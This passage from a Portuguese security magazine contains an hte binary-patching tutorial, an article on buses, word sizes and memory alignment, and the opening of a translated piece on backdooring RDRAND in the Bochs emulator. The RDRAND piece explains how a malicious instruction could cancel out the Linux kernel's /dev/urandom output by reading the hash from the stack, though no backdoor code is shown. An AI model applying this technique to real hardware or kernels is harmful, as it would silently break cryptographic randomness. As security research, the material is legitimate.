


Figura 7 – "Buraco" a partir do offset 0x5c0

Neste caso é seguro escrever neste hole, no sentido de não inserir um bug no programa, já que 0x5c0 faz parte de uma área não utilizada da seção somente leitura .eh_frame [2]. Confira na coluna "Off" (de "Offset") da seção .eh_frame, como mostra a saída do comando abaixo:

```
$ readelf -S print
There are 30 section headers, starting at offset 0x114c:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048154 000154 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048168 000168 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048188 000188 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        080481ac 0001ac 000020 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481cc 0001cc 000050 10   A  6   1  4
  [ 6] .dynstr           STRTAB          0804821c 00021c 00004c 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          08048268 000268 00000a 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         08048274 000274 000020 00   A  6   1  4
  [ 9] .rel.dyn          REL             08048294 000294 000008 08   A  5   0  4
  [10] .rel.plt          REL             0804829c 00029c 000018 08   A  5  12  4
  [11] .init             PROGBITS        080482b4 0002b4 000023 00  AX  0   0  4
  [12] .plt              PROGBITS        080482e0 0002e0 000040 04  AX  0   0 16
  [13] .text             PROGBITS        08048320 000320 0001a2 00  AX  0   0 16
  [14] .fini             PROGBITS        080484c4 0004c4 000014 00  AX  0   0  4
  [15] .rodata           PROGBITS        080484d8 0004d8 000014 00   A  0   0  4
  [16] .eh_frame_hdr     PROGBITS        080484ec 0004ec 00002c 00   A  0   0  4
  [17] .eh_frame         PROGBITS        08048518 000518 0000b0 00   A  0   0  4
  [18] .init_array       INIT_ARRAY      08049f08 000f08 000004 00  WA  0   0  4
  [19] .fini_array       FINI_ARRAY      08049f0c 000f0c 000004 00  WA  0   0  4
  [20] .jcr              PROGBITS        08049f10 000f10 000004 00  WA  0   0  4
  [21] .dynamic          DYNAMIC         08049f14 000f14 0000e8 08  WA  6   0  4
  [22] .got              PROGBITS        08049ffc 000ffc 000004 04  WA  0   0  4
```

A ideia é escrever nossa string no hole. Vou começar a escrita em 0x5f0, mas o leitor pode usar qualquer outro endereço do hole. Posiciono o cursor sobre ele, pressiono F4 (Edit) e teclo <TAB> para ir para a coluna ASCII, assim eu não tenho que digitar em hexa. Após escrever a string e salvar (F2), deve ficar parecido com a Figura 8.

```
000005c0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 |                |
000005d0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 |                |
000005e0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 |                |
000005f0 48 32 48 43 20 76 61 69-20 73 65 72 20 6d 75 69 |H2HC vai ser mui|
00000600 74 6f 20 6c 6f 75 63 6f-20 65 6d 20 32 30 31 35 |to louco em 2015|
00000610 2c 20 6d 61 6c 75 63 6f-21 0a 00 00 00 00 00 00 |, maluco!?     |
00000620 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 |                |
00000630 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 |                |
00000640 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 |                |
00000650 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 |                |
00000660 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 |                |
00000670 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 |                |
```

Figura 8 – String no hole

PS: Perceba que adicionei o byte 0xa (caractere de nova linha) ao final da string.

Podemos agora sair do hte (F10) e testar nosso programa:

$ ./print

H2HC rox!

O que aconteceu? Lembre-se que simplesmente substituímos alguns bytes nulos pelos da nossa string, mas não avisamos que este deve ser o novo argumento da função que vai imprimi-los na tela. Vamos voltar ao hte e fazer isso. Sem preguiça, abra o binário no hte novamente e vá até a main. Posicione o cursor endereço onde a string original é colocada na pilha (aqui o endereço é 0x804842e) e pressione F4 (Edit). Você deve ver algo similar à Figura 9.

```
8048426 ! c74424040a000000          mov     dword ptr [esp+4], 0ah
804842e ! c70424e0840408            mov     dword ptr [esp], strz_H2HC_rox__c_80484e0
8048435 ! e8b6feffff                call    wrapper_804a00c_80482f0
```

Figura 9 – Chamada para a função printf() no hte

Essa é uma instrução de 13 bytes composta por mnemônico e operandos. Precisamos alterar 0x80484e0 para 0x80485f0 (endereço da nova string, lá no hole, lembra?). Em arquiteturas little-endian, os bytes ficam em ordem contrária, então cuidado ao editar – mais detalhes sobre ordenação de byte pode ser encontrado na coluna Fundamentos para Computação Ofensiva na edição 9 dessa revista. No meu exemplo ficou como mostra a Figura 10.

```
8048423 ! 83ec10                    sub     esp, 10h
8048426 ! c74424042a000000          mov     dword ptr [esp+4], 2ah
804842e ! c70424f0850408            mov     dword ptr [esp], 80485f0h
8048435 ! e8b6feffff                call    wrapper_804a00c_80482f0
804843a ! b800000000                mov     eax, 0
804843f ! c9                        leave
```

Figura 10 – Parâmetros de printf() alterados

O que acabamos de fazer foi um patch na instrução mov. Mudamos seu operando, passando o endereço da nova string. A string escolhida possui 43 bytes, contando o caractere de nova linha e o null byte final, portanto você também deve patchear no mov anterior o tamanho da string passado para a função (de 0xa para 0x2a). E vamos ao teste:

$ ./print

H2HC vai ser muito louco em 2015, maluco!

É isso. Até a próxima sessão de ER!

Referências

[1] ncurses: https://www.gnu.org/software/ncurses/

[2] Linux Standard Base Core Specification 4.1: https://refspecs.linuxfoundation.org/LSB_4.1.0/LSB-Core-generic/LSB-Core-generic.pdf

FUNDAMENTOS PARA A COMPUTAÇÃO OFENSIVA

COISAS SOBRE A MEMÓRIA DO SEU COMPUTADOR - PARTE II

por Ygor da Rocha Parreira e Gabriel Negreira Barbosa

Esta artigo foi dividido em duas partes, o qual teve sua primeira parte publicada na 9ª edição desta revista e discutiu temas como bits, bytes, nibbles e ordenação de byte. Esta segunda parte versa sobre barramentos, registradores, tamanho de words e alinhamento de memória.

De forma análoga à primeira parte, este artigo visa discutir conceitos cotidianos geralmente assumidos como universais, quando na verdade não o são. Será que uma word sempre possui o mesmo tamanho? Será que a ordem das variáveis de um programa não afeta o desempenho? Qual a relação entre a largura do barramento e a quantidade de memória que o computador consegue endereçar?

Este artigo discute, respectivamente, os seguintes temas: barramentos, registradores, tamanho de words e alinhamento de memória. Ao longo do texto utilizaremos os termos "palavra" e "word" de forma intercambiável.

0x0 – Barramentos e Registradores

O processador é ligado aos componentes do computador por barramentos, que são um conjunto de fios paralelos (caminho elétrico comum) pelos quais são transmitidos endereços, dados e sinais de controle. Os barramentos podem ser internos ou externos ao processador, Figuras 1 e 2 (TANENBAUM, 2007).

Não entrando no mérito da arbitragem de uso do barramento, quando o processador precisa ler algo da memória ele coloca o sinal de controle para leitura no barramento de controle, o endereço da memória no barramento de endereço e aguarda os dados no barramento de dados. O processo de escrita ocorre de forma semelhante, apenas mudando o sinal de controle (DANDAMUDI, 2004). Esses barramentos são externos ao processador, como pode ser observado na Figura 1.




Figura 1 - Barramentos externos ao processador. Adaptado de Dandamudi (2004).

Ressalta-se que, na prática, os barramentos de endereços e dados podem ser implementados de formas mais complexas que somente um único conjunto de fios paralelos.

Internamente ao processador, existe a ULA (Unidade Lógica e Aritmética), que é responsável pela execução de operações aritméticas simples. Adicionalmente existem os registradores, que são pequenas porções de memória extremamente rápidas, capazes de armazenar dados para a execução das operações. Estes registradores são ligados à ULA através de barramentos internos, como pode ser observado na Figura 2.




Figura 2 - Registradores, ULA e barramento interno de uma típica máquina de Von Neumann (TANENBAUM, 2007).

Os barramentos possuem uma largura, que pode ser definida como a quantidade de dados capazes de trafegar de uma só vez através do mesmo. A largura dos barramentos é utilizada para definir desde a quantidade de memória endereçável até o tamanho da palavra (word) em alguns contextos. Exemplos de larguras comuns são 32 e 64 bits (TANENBAUM, 2007).

O registrador PC (Program Counter - Contador de Programa) aponta para a próxima instrução a ser executada. Este nome 'contador de programa' é um tanto enganoso, pois ele nada tem a ver com contar qualquer coisa, porém o termo é de uso universal. A cada execução de instrução, o registrador PC é incrementado do tamanho da instrução executada, a não ser em condições de desvios. (TANENBAUM, 2007). A título de exemplo, na arquitetura Intel x86, o PC é implementado através do registrador EIP.

Além do PC, o processador possui diversos outros registradores para execução de suas funções. Do ponto de vista genérico, esses registradores podem ser divididos em duas categorias: registradores de uso geral e de uso especial. Alguns deles são visíveis no nível ISA para o controle da execução do programa, retenção de resultados temporários e para outras finalidades, mas todos são visíveis no nível da microarquitetura já que é ali que são implementados (TANENBAUM, 2007).

Registradores de uso geral existem para auxiliar a execução de programas, como por exemplo conter variáveis locais fundamentais e resultados intermediários de cálculos. Sua função principal é prover acesso rápido a dados muito usados. Em algumas máquinas, tais registradores são completamente simétricos e intercambiáveis – exemplo: tanto o registrador r1 como o r25 do PowerPC podem ser utilizados para reter o resultado de uma operação. Em outras, alguns dos registradores podem ser um tanto especial – exemplo: registrador ECX usado como contador da instrução "loop" nos processadores Intel x86. Mesmo em arquiteturas onde os registradores são intercambiáveis, nada impede que o sistema operacional e/ou compiladores adotem convenções sobre como eles são utilizados. (TANENBAUM, 2007)

Registradores de uso especial incluem, por exemplo, o PC, SP (Stack Pointer - Ponteiro da Stack), utilizado para apontar para o topo da estrutura de pilha na memória, e o registrador de flags ou PSW (Program Status Word - Palavra de Estado do Programa), utilizado para controlar diversas operações do processador como, por exemplo, testes condicionais e resultados de certas operações. (TANENBAUM, 2007) A título de exemplo, na arquitetura Intel x86, SP e PSW são implementados, respectivamente, através dos registradores ESP e EFLAGS.

0x1 – Tamanho de Words

Palavra (word) em computação é definida como a quantidade de dados que uma máquina consegue processar de uma só vez. Quando alguém fala que um computador é de n-bits (16, 32, 64 bits ou outro tamanho qualquer), geralmente se está falando do tamanho da palavra deste computador. Mas qual a importância disso? Diversas estruturas em computação tem seu tamanho derivado do tamanho da word, como por exemplo:

- Usualmente, o tamanho do barramento de dados é no mínimo o tamanho da word;
- Normalmente, as páginas de memória tem um tamanho múltiplo do tamanho da word, por questões de desempenho;

• Em geral, o tamanho de um ponteiro é o mesmo do tamanho da word;

• Geralmente o tamanho de inteiros ou longs da linguagem C estão atrelados ao tamanho da word.

Mas então porque quando vamos buscar o tamanho da word no manual da Intel encontramos um tamanho fixo de 16 bits para todas as suas arquiteturas de CPUs desktop? E quanto a definições bem conhecidas de macros em algumas linguagens de programação pra Windows e Linux que configuram WORD como sendo de 16 bits? Esse tipo de coisa sempre nos confundiu em nossa busca por conhecimento, mas cada nova descoberta servia para compor o quadro geral do entendimento de como o computador funciona.

Respondendo: quando a Intel define a word como tendo 16 bits, ela o faz por motivo de retrocompatibilidade com os seus antigos processadores de 16 bits, ou seja, aqui ela passa a tratar a word como sendo um tipo de dado, o que não tem relação direta com a definição real da qual falamos logo no inicio desta seção.

A Tabela 1 mostra alguns dados de processadores da Intel em face das suas características.

Modelo da Intel	*Word*	*Data Bus*[1]	*Address Bus*[2]	*Register*[3]
8008	8 *bits*	8 *bits*	8 *bits*	8 *bits*
8086[4]	16 *bits*	16 *bits*	20 *bits*	16 *bits*
80286	16 *bits*	16 *bits*	24 *bits*	16 *bits*
80386DX	32 *bits*	32 *bits*	32 *bits*	32 *bits*
Pentium	32 *bits*	64 *bits*	32 *bits*	32 *bits*
Pentium Pro	32 *bits*	64 *bits*	36 *bits*	32 *bits*
x86_64	64 *bits*	64 *bits*	48 *bits*	64 *bits*
Itanium	64 *bits*	64 *bits*	128 *bits*	64 *bits*

Tabela 1: Contraste de algumas informações de processadores Intel

Olhando para tabela 1 notamos algumas coisas interessantes, como: apesar do Intel 8086 ter 20 bits no barramento de endereço, isso não faz com que ele seja um processador de 20 bits porque a maior informação processada por vez ainda se limita a 16 bits, dado que a largura do barramento de dados é 16 bits. Este processador ter 20 bits de barramento de endereço só faz com que ele consiga endereçar mais memória, no caso 1 MB (2^{20}). Esta mesma observação vale para todo o restante da tabela.

No caso do x86_64 o fato dele ter um barramento de endereço de 48 bits não influi no tamanho da informação processada por vez, mas apenas na quantidade de memória que se pode endereçar.

---

1 Data Bus (barramento de dados) aqui se refere ao barramento externo, que sai do processador.

2 Address Bus (barramento de endereço) aqui se refere ao barramento externo, que sai do processador.

3 Registradores aqui se refere aos registradores de uso geral.

4 Apesar do Intel 8088 ser considerado um processador de 16 bits, o mesmo tem apenas 8 bits de barramento de dados. Este fato faz com que o Intel 8088 não seja um processador de 16 bits real, pois precisa de dois ciclos de acesso a memória para completar uma operação de 16 bits.

As vezes essa questão de word parece tão confusa que alguns documentos preferem explicitar seus tamanhos como sendo tipos de dados, e não tendo relação direta com os detalhes da arquitetura supracitados. Por exemplo, a ABI do System V (usada pela maioria dos *nix) pra 32 bits configura a word como tendo 32 bits (Intel386 ABI, 1997). Já esta ABI para ambientes 64 bits preferiu criar os tipos de dados word8, word16, word32 e word64 ao invés de um tipo definido apenas como "word" (AMD64 ABI, 2013).

Outra consequência relacionada ao tamanho das words é que, geralmente, os compiladores tentam definir o tamanho de variáveis como sendo múltiplo destes tamanhos. O motivo está relacionado com a performance, conforme mostrado na próxima seção.

O alinhamento de memória implica nos diversos campos da computação. É por causa deste alinhamento em aplicações que diversos artigos de exploração colocam padding em shellcodes para alinhar em fronteiras de word.

0x2 – Alinhamento de Memória

Muitas arquiteturas requerem que as palavras sejam alinhadas na memória em suas fronteiras naturais. Palavras de 4 bytes podem começar no endereço 0, 4, 8 mas não no endereço 1 ou 2. Palavras de 8 bytes podem começar no endereço 0, 8, 16 mas não no endereço 4 ou 6 (TANENBAUM, 2007). A ausência de alinhamento causa impacto na performance na busca pelo dado (DANDAMUDI, 2004) – a Figura 3 ilustra esse cenário.




Figura 3 - Impacto do alinhamento dos dados na performance de um algoritmo bubble sort. Adaptado de Dandamudi (2004).




Figura 4 - Busca de dados na memória em um barramento de 32 bits. Adaptado de Dandamudi (2004).

Há diversos fatores envolvidos no desempenho de acesso a dados, como por exemplo o cache da CPU. Desconsiderando-se tais fatores, a Figura 4 mostra o impacto do alinhamento na busca por dados em memória.

A Figura 4 mostra 4 bytes alocados a partir do endereço 8 (células hachuradas) e 4 bytes alocados a partir do endereço 17 (células cinzas). Por motivos de desempenho, a CPU sempre faz acessos alinhados. Portanto, para obter os 4 bytes alocados a partir do endereço 8, somente 1 operação de leitura faz-se necessária (bytes 8-11) pois tais dados estão alinhados. Por outro lado, para ler os 4 bytes começando no endereço 17, 2 acessos fazem-se necessários (bytes 16-19 e 20-23), pois tais dados estão desalinhados.

Arquiteturas que são flexíveis e permitem referências desalinhadas são conhecidas como arquiteturas com soft alignment. As que são rígidas são conhecidas como hard alignment, e uma referência a uma posição desalinhada causa uma exceção (DANDAMUDI, 2004). Essa definição teórica pode ser violada na prática – por exemplo, a arquitetura Intel possui soft alignment, porém algumas instruções exigem alinhamento e geram exceção caso o mesmo não seja obedecido, como ocorre com o conjunto de instruções SIMD (Single Instruction Multiple Data - conjunto de instruções SSE2, SSE3, ...).

Uma prova de conceito sobre a influência do alinhamento no acesso aos dados é mostrada no Código 1. CPUs modernas fazem uso eficiente de seus diversos tipos caches, de forma que o número de acessos à memória é drasticamente reduzido. Neste caso, ressalta-se que outros fatores influenciam na perda de desempenho na busca a dados desalinhados, como por exemplo o número de acessos ao cache e a reconstrução dos dados obtidos.

```
#include <stdio.h>

#define TAMANHO_BUFFER 5000
#define N_ELEMENTOS (TAMANHO_BUFFER - 1) // Desalinhamento pode afetar ate 1 elemento

void bubble_sort(int *buf) {
	int i, j, tmp;

	for (i = 0; i < N_ELEMENTOS; i++) {
		for (j = i + 1; j < N_ELEMENTOS; j++) {
			if (buf[i] > buf[j]) {
				tmp = buf[i];
				buf[i] = buf[j];
				buf[j] = tmp;
			}
		}
	}
}

int main(int argc, char**argv) {
	int buf[TAMANHO_BUFFER];
	char *ptr_char;
	int *ptr_int;
	int i, j, deslocamento;

	if (argc != 2) {
		fprintf(stderr, "Uso: %s <deslocamento da lista de inteiros no buffer>\n", argv[0]);
		return -1;
	}

	deslocamento = atoi(argv[1]);
	if (deslocamento < 0 || deslocamento > 4) {
```

```
fprintf(stderr, "Deslocamentos devem variar de 0 a 3\n");
                return -2;
        }

        // aponta ptr_int para o inicio da lista levando em conta o deslocamento
        ptr_char = (char *)buf;
        ptr_char += deslocamento;
        ptr_int = (int *)ptr_char;

        // Executa 50000x a operacao de teste de desempenho
        for (i = 0; i < 50000; i++) {
                // Primeiramente, preenche o buffer em ordem descrescente
                for (j = 0; j < N_ELEMENTOS; j++) {
                        ptr_int[j] = N_ELEMENTOS - j;
                }

                // Ordena o buffer
                bubble_sort(ptr_int);
        }

        return 0;
}
```

Código 1 – Prova de conceito da influência do desalinhamento de memória na busca por dados

Conforme observado no Código 1, a opção de linha de comando esperada indica o offset do buffer alinhado "buf" em que a lista a ser ordenada se iniciará. Desta forma, para a arquitetura Intel x86, a lista estará alinhada se os valores 0 ou 4 forem passados.

O Código 1 foi compilado e o binário resultante executado 10 vezes, com o auxílio do aplicativo "GNU time", utilizando-se os deslocamentos 0 e 1. Essa não é a forma mais precisa de se realizar comparações de desempenho, mas foi adotada por ser simples e prover resultados aceitáveis para o contexto deste artigo. Obteve-se aproximadamente 18.45% de perda de desempenho quando a lista não estava alinhada (deslocamento 1). O teste foi realizado em uma máquina virtual Linux (VMWare Fusion) com gcc-4.4.5 e CPU Intel Core 2 Duo (somente 1 core). Ressalta-se que, pela experiência dos autores, CPUs mais modernas tendem a apresentar menos diferença na perda de performance por conta de suas otimizações.

0x3 – Conclusão

O presente artigo mostrou as implicações que a largura dos barramentos tem em relação a quantidade de memória endereçavel e ao tamanho da palavra. O tamanho da palavra de uma determinada arquitetura pode parecer confuso para um leitor inexperiente, pois difere entre textos que dizem respeito a esta arquitetura. O presente artigo esclareceu estas diferenças, e deu dicas de quais dados analisar para descobrir o tamanho real da palavra.

Os efeitos do desalinhamento de memória em relação ao desempenho de software também foram discutidos. Isto explica o porque ao lidar com problemas de corrupção de memória é tão comum se deparar com paddings nas variáveis inseridos pelo compilador.

Os autores e a revista se preocupam com a corretude das informações aqui apresentadas. Se você encontrou algum erro ou gostaria de agregar alguma informação às apresentadas aqui, por favor, deixe-nos saber. Sugestões de melhoria ou de assuntos a abordar são muito bem vindas.

Referências

DANDAMUDI, S. P. Introduction to Assembly Language Programming: For Pentium and RISC Processors.

2° ed. Ithaca, NY: Springer, 2004.

TANENBAUM, A. S. Organização Estruturada de Computadores. Tradução: Arlete Simille Marques. Revisão Técnica: Wagner Luiz Zucchi. 5° ed. São Paulo: Pearson Prentice Hall, 2007.

Intel386 ABI. System V Application Binary Interface – Intel386, 1997. Acessado em: 11/10/2015.
Disponível em: http://www.sco.com/developers/devspecs/abi386-4.pdf.

AMD64 ABI. System V Application Binary Interface – AMD64, 2013. Acessado em: 11/10/2015.
Disponível em: http://www.x86-64.org/documentation/abi.pdf.

Ygor da Rocha Parreira

Ygor da Rocha Parreira faz pesquisa com computação ofensiva, trabalha como consultor de segurança de aplicações na Trustwave e é um cara que prefere colocar os bytes à frente dos títulos.

Gabriel Negreira Barbosa

Gabriel Negreira Barbosa trabalha como pesquisador de segurança na Intel. Anteriormente, trabalhou como pesquisador de segurança na Qualys. Recebeu seu título de mestre pelo Instituto Tecnológico de Aeronáutica (ITA), onde também atuou em projetos de segurança para o governo e a Microsoft Brasil.

ARTIGOS TRADUZIDOS

PROTOTIPAGEM DE UM BACKDOOR DE RDRAND NO BOCHS

Publicado originalmente na revista PoC || GTFO 3, em 02/Março/2014
Traduzido por Leandro Bennaton e Gabriel Negreira Barbosa

por Taylor Hornby

O que acontece com o gerador de números aleatórios criptográficos do Linux quando assumimos que a nova instrução RDRAND da Intel é maliciosa? De acordo com dezenas de comentários que nos deixam sem pistas no Slashdot, isso não importaria porque o Linux lança a saída do RDRAND para o pool de entropia com um monte de outras fontes, e essas fontes sozinhas já são boas o suficiente.

Não posso falar se o RDRAND tem um backdoor, mas eu posso — e vou! — dizer que é possível inserir um backdoor nele. Na melhor tradição dessa revista, vou demonstrar uma prova de conceito de um backdoor para a instrução RDRAND no emulador Bochs que afeta o /dev/urandom nas distribuições Linux recentes. Implementar esse mesmo comportamento como uma atualização de microcódigo será deixado como um exercício para leitores habilidosos.

Vamos baixar o código-fonte da versão 3.12.8 do kernel do Linux e ver como ele gera bytes aleatórios. Aqui temos parte da função extract_buf() presente em drivers/char/random.c, o arquivo que implementa tanto /dev/random quanto /dev/urandom.

```
static void extract_buf(struct entropy_store *r, __u8 *out){
        // ... hash the pool and other stuff ...
        /* If we have a architectural hardware random number
         * generator, mix that in, too. */
        for (i = 0; i < LONGS(EXTRACT_SIZE); i++) {
                unsigned long v;
                if (!arch_get_random_long(&v))
                        break;
                hash.l[i] ^= v;
        }
        memcpy(out, &hash, EXTRACT_SIZE);
        memset(&hash, 0, sizeof(hash));
}
```

Essa função faz alguns malabarismos com hash SHA-1 para o pool de entropia, e então efetua um XOR da saída do RDRAND com o hash antes de retorná-lo. A chamada para arch_get_random_long() é o RDRAND. O que esta função retorna é o que se obtém quando você lê o /dev /(u)random.

O que poderia estar errado com isto? Se o hash é aleatório, então não deveria fazer diferença alguma se a saída do RDRAND é aleatória ou não, pois o resultado ainda seria aleatório, certo?

É verdade na teoria, mas o valor de hash está em memória quando a instrução RDRAND é executada, então, teoricamente, ela poderia encontrá-lo e, em seguida, retornar seu inverso de forma que o XOR resulte em 1's. Vamos ver se podemos fazer isso.

Primeiro, vamos olhar para a disassembly X86 para ver o que nossa instrução RDRAND modificada precisaria fazer.

Esse mov ecx, 0, lea esi [esi+0x0] é substituído por rdrand eax pelo sistema alternatives em tempo

```
c03a_4c80:      89 d9                   mov    ecx,ebx
c03a_4c82:      b9 00 00 00 00          mov    ecx,0x0          ; \__These become
c03a_4c87:      8d 76 00                lea    esi,[esi+0x0]    ; /  "rdrand eax"
c03a_4c8a:      85 c9                   test   ecx,ecx
c03a_4c8c:      74 09                   je     c03a4c97
c03a_4c8e:      31 02                   xor    DWORD PTR [edx],eax
c03a_4c90:      83 c2 04                add    edx,0x4
c03a_4c93:      39 f2                   cmp    edx,esi
c03a_4c95:      75 e9                   jne    c03a4c80
```

de execução. Consulte arch/x86/include/asm/archrandom.h e arch/x86/include/asm/alternative.h para obter detalhes.

Às vezes as coisas funcionam um pouco diferente, e é melhor estar preparado para isso. Por exemplo, se o kernel estiver compilado com CONFIG_CC_OPTIMIZE_FOR_SIZE=y, então a chamada para arch_get_random_long() não estará inline. Nesse caso, se parecerá alguma coisa como.

```
c030_76e6:      39 fb                   cmp    ebx,edi
c030_76e8:      74 18                   je     c0307702
c030_76ea:      8d 44 24 0c             lea    eax,[esp+0xc]
c030_76ee:      e8 cd fc ff ff          call   c03073c0
c030_76f3:      85 c0                   test   eax,eax
c030_76f5:      74 0b                   je     c0307702
c030_76f7:      8b 44 24 0c             mov    eax,DWORD PTR [esp+0xc]
c030_76fb:      31 03                   xor    DWORD PTR [ebx],eax
c030_76fd:      83 c3 04                add    ebx,0x4
c030_7700:      eb e4                   jmp    c03076e6
```

No entanto, não há nada para se preocupar pois todos os casos que encontrei tinham uma coisa em comum. Há sempre um registador apontando para o buffer na stack. Então uma instrução RDRAND maliciosa teria apenas que encontrar um registador apontando para algum lugar da stack, ler o valor que ele está apontando, e é com ele que a saída do RDRAND fará um XOR . Isso é exatamente o que nossa prova de conceito fará.

